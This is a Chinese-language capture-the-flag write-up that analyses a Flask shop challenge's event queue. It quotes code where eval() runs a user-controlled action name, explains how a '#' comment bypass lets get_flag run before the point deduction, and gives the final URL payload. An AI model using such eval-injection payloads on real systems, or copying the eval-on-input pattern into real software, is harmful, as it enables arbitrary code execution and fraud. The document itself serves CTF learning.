先看看购买的机制：

```

def buy_handler(args):
    num_items = int(args[0])
    if num_items <= 0: return 'invalid number({}) of diamonds to buy<br />'.format(args[0])
    session['num_items'] += num_items
    trigger_event(['func:consume_point;{}'.format(num_items), 'action:view;index'])
def consume_point_function(args):
    point_to_consume = int(args[0])
    if session['points'] < point_to_consume: raise RollBackException()
    session['points'] -= point_to_consume

```

buy_handler()这个函数会先把num_items的数目给你加上去，然后再执行consume_point_function()，若points不够consume_point_function()会把num_items的数目再扣回去。

其实就是先给了货后，无法扣款，然后货被拿跑了

那么我们只要赶在货被抢回来之前，先执行get_flag_handler()即可。

函数trigger_event()维护了一个命令执行的队列，只要让get_flag_handler()赶在consume_point_function()之前进入队列即可。看看最关键的执行函数：

```
def execute_event_loop():
    valid_event_chars = set(
        'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_0123456789:;#')
    resp = None
    while len(request.event_queue) > 0:
        # `event` is something like "action:ACTION;ARGS0#ARGS1#ARGS2....."
        event = request.event_queue[0]
        request.event_queue = request.event_queue[1:]
        if not event.startswith(('action:', 'func:')):
            continue
        for c in event:
            if c not in valid_event_chars:
                break
        else:
            is_action = event[0] == 'a'
            action = get_mid_str(event, ':', ';')
            args = get_mid_str(event, action+';').split('#')
            try:
                event_handler = eval(
                    action + ('_handler' if is_action else '_function'))
                ret_val = event_handler(args)
            except RollBackException:
                if resp is None:
                    resp = ''
                resp += 'ERROR! All transactions have been cancelled. <br />'
                resp += '<a href="./?action:view;index">Go back to index.html</a><br />'
                session['num_items'] = request.prev_session['num_items']
                session['points'] = request.prev_session['points']
                break
```

仔细分析execute_event_loop，会发现里面有一个eval函数，而且是可控的！

利用eval()可以导致任意命令执行，使用注释符可以 bypass 掉后面的拼接部分。

若让eval()去执行trigger_event()，并且在后面跟两个命令作为参数，分别是buy和get_flag，那么buy和get_flag便先后进入队列。

根据顺序会先执行buy_handler()，此时consume_point进入队列，排在get_flag之后，我们的目标达成。

所以最终 Payload 如下：

```
action:trigger_event%23;action:buy;5%23action:get_flag;
```